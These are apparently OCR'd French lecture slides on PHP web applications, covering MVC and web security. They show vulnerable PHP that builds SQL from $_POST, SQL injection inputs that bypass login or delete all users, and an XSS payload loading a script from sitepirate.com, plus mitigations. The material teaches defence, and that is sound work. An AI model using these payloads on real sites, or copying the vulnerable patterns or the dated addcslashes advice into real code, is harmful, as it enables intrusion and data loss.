
affichage

Exemple MVC

Description

- modele_news.php
- vue_news.php
  - contient essentiellement du xhtml
  - code php très simple et limité (parcours tableau, appel de fonction, echo)
- controleur_news.php
  - inclut le modèle (pour pouvoir récupérer les données ou faire les traitements sur les données)
  - inclut la vue (pour faire l'affichage)

MVC : architecture des pages



4 Sécurité
- Principes généraux
- Injection SQL
- Injection HTML

Sécurité et applications web

Ne jamais faire confiance aux données envoyées par le client


⇒ contrôler les données reçues (par GET ou par POST):

- tout ce qui est attendu est là
- les données reçues sont conformes à ce qui est attendu (type, bornes de validité, valeurs, jeu de caractères...)


⇒ contrôler les données affichées

Interdire la mise en cache

Complétion de formulaires




```
<form action="login.php"
method= "POST" >
```





```
<form action="login.php"
autocomplete= "off "
method= "POST" >
```

Page web

```
header("Cache-Control : no-cache"); //HTTP/1.1
header("Expires: Thu, 01 Jan 1970 00:00:00 GMT");
```

Injection SQL



Exemple de code problématique

```
<?php
   ...
   $requete = "SELECT nom, prenom, login FROM users
   WHERE login = ' ".$_POST['login']." '
   AND password = ' ".$_POST['password']." ' ";
   ...
   echo "Bonjour $prenom, $nom !"
?>
```

Injection SQL (2)

Requête SQL exécutée

SELECT nom, prenom FROM users
WHERE login = ' ' OR 1 = 1 – ' AND password = ' '
⇒ bonjour paul dupond ! (indépendamment du nom entré)

Injection SQL (3)

Détournement de la clause DELETE

```
<?php
$requete = "DELETE FROM user WHERE id = ' ".$_POST['id']." ' ;";
?>
```

saisie dans id: 1' OR id > '0 ;
requête exécutée:
DELETE FROM user WHERE id = '1' OR id > '0' ;
⇒ destruction de tous les user !

Injection SQL (4)

Protection contre les injections

- filtrer les entrées: taille, type...
- ne pas afficher d'information en cas d'erreur
- protéger avec la fonction addcslashes()
  string addcslashes (string $str , string $charlist)
- échapper les caractères: ', ", %, _ , caractère null (\0), /, \n, \r, \x00 et \x1a

```
<?php
$chaine = "%salut_";
// Échappement des caractères % et _
$chaine = addcslashes($chaine, '%_');
echo $chaine; // Affiche \%salut\_
?>
```

Injection HTML (faille XSS, cross-site scripting)

```
<html>
<head>
<title>Injection HTML</title>
</head>
<body>
<?php echo "Salut, tu t'appelles ".$_POST['pseudo']; ?>
</body>
</html>
```

- saisie dans le champ pseudo: Smith

⇒ affichera : Salut, tu t'appelles *Smith*

- saisie dans le champ pseudo: Smith<script src="http://sitepirate.com/injection.js" >

⇒ injection de code malveillant

Injection HTML (2)

- Filtrer les entrées, les nettoyer (utf_decode, strip_tags, filter_*)
- Ne pas stocker des informations non vérifiées
- Préciser le jeu de caractères
- Protéger les sorties
  "échapper" les balises html dans le texte affiché (htmlspecialchars, htmlentities)

```
<?php echo "Salut, tu t'appelles".htmlentities($_POST['pseudo'], ent_quotes); ?>
```

affichera :

Salut, tu t'appelles Smith ou Smith<script
src="http://sitepirate.com/injection.js">
⇒ Les balises html sont justes restituées

code source de la page:

Smith<script src="http:// sitepirate.com/injection.js"/script >

Bibliographie

- W3schools : http://www.w3schools.com/
- Documentation PHP : hhttps://php.net/manual/fr/
- OpenClassrooms: http://openclassrooms.com